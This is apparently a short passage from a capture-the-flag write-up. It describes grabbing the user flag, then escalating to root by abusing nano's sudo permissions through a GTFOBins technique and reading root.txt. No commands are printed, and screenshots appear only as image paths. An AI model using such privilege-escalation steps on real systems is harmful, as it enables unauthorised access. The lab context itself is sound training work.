




Once here we grab the user.txt flag.

After that we start our escalation to root which is pretty easy and straightforward. We check our privileges



And looking in the GTFO bins webpage we found that we can exploit this nano file





Once we get the root shell, we ask for root.txt on /root.